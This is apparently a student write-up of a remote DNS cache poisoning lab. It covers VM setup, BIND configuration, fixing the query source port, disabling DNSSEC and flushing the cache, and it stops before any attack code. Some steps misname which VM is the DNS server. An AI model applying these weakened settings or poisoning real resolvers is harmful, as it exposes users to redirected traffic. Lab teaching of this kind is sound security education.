Remote DNS Cache Poisoning Attack Lab

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

2. Lab environment:


For this lab we shall be using three VMs. Which are attacker (VM_1: 10.0.2.15), victim (VM_2: 10.0.2.10), DNS Server (VM_3: 10.0.2.11). We configured all the machines using NAT network.



VM_1 (attacker): 10.0.2.15



VM_2 (Victim): 10.0.2.10



VM_3 (DNS Server, Apollo): 10.0.2.11

2.1 Configure the Local DNS server Apollo

Step 1: Install the BIND 9 DNS server: The BIND 9 server program is already installed in our pre-built Ubuntu VM image.


Step 2: Create the named.conf.options file

We need to add the following content into the named.conf file found at /etc/bind/named.conf.options:

options {

dump-file "/var/cache/bind/dump.db";


};




content added on DNS server VM_3 (10.0.2.11)

We are just telling the bind server to use the file '/var/cache/bind/dump.db' to dump DNS server's cache.

Step 3: Remove the example.com Zone:
We are using a different machine this time to run the server. But nevertheless we shall open named.conf file and check




named.conf content on VM_3(DNS server).



restarted bind9 server on VM_3


2.2 Configure the User Machine

As already stated we will be using VM_2(10.0.2.10) as the victim/user machine and VM_3 (10.0.2.11) as the DNS server. Now we have to set the default dns server to be used by VM_2 as VM_3. This can be done by changing the DNS setting file /etc/resol.conf by adding 'nameserver 10.0.2.11'.But before that we shall DHCP automatic.



Disable DHCP and set DNS server IP(VM_3: Apollo) on VM_2.

We can check if the changes are updated by opening the /etc/resolv.conf file.



name server successfully added


2.3 The Wireshark Tool

Wireshark tool is installed already in the pre-build VM given. So no changes are required.

3 Lab Tasks

3.1 Task 1: Remote Cache Poisoning


Before we begin our attack, let us actually make a dig at www.example.com and check the response from the user machine (VM_2).



dig www.example.com on VM_2 (victim/user machine)


Attack Configuration

1. **Configure the Attack Machine:** we have to configure the attacker machine (VM_1) to use the targeted DNS server i.e. VM_3 as default.




VM_1 attacker configured to use DNS server on VM_2.

2. **Source Ports:** Some DNS servers randomize the source port number. But for this lab we will be fixing the port number as 33333 by editing the file /etc/bind/named.conf.options on Apollo i.e. DNS server on VM_2 and adding the line 'query-source port 33333;'.
3. **DNSSEC**: This prevents cache poisoning attack and hence we will be disabling it by editing the file /etc/bind/named.conf.options on the DNS server as shown.




editing the /etc/bind/named.conf.options file on VM_3(DNS_server)

4. Flush the Cache: Next we flush the cache using the following command:
   'sudo rndc flush' and then restart the DNS server using the following command:
   'sudo service bind9 restart'




flush and restart the DNS server.



DNS cache dump is empty on VM_3 proving that the cache clear was successful.

Now as part of the attack we have to generate DNS query responses. Let us first open a wireshark session and observe what the DNS response will actually look like.




DN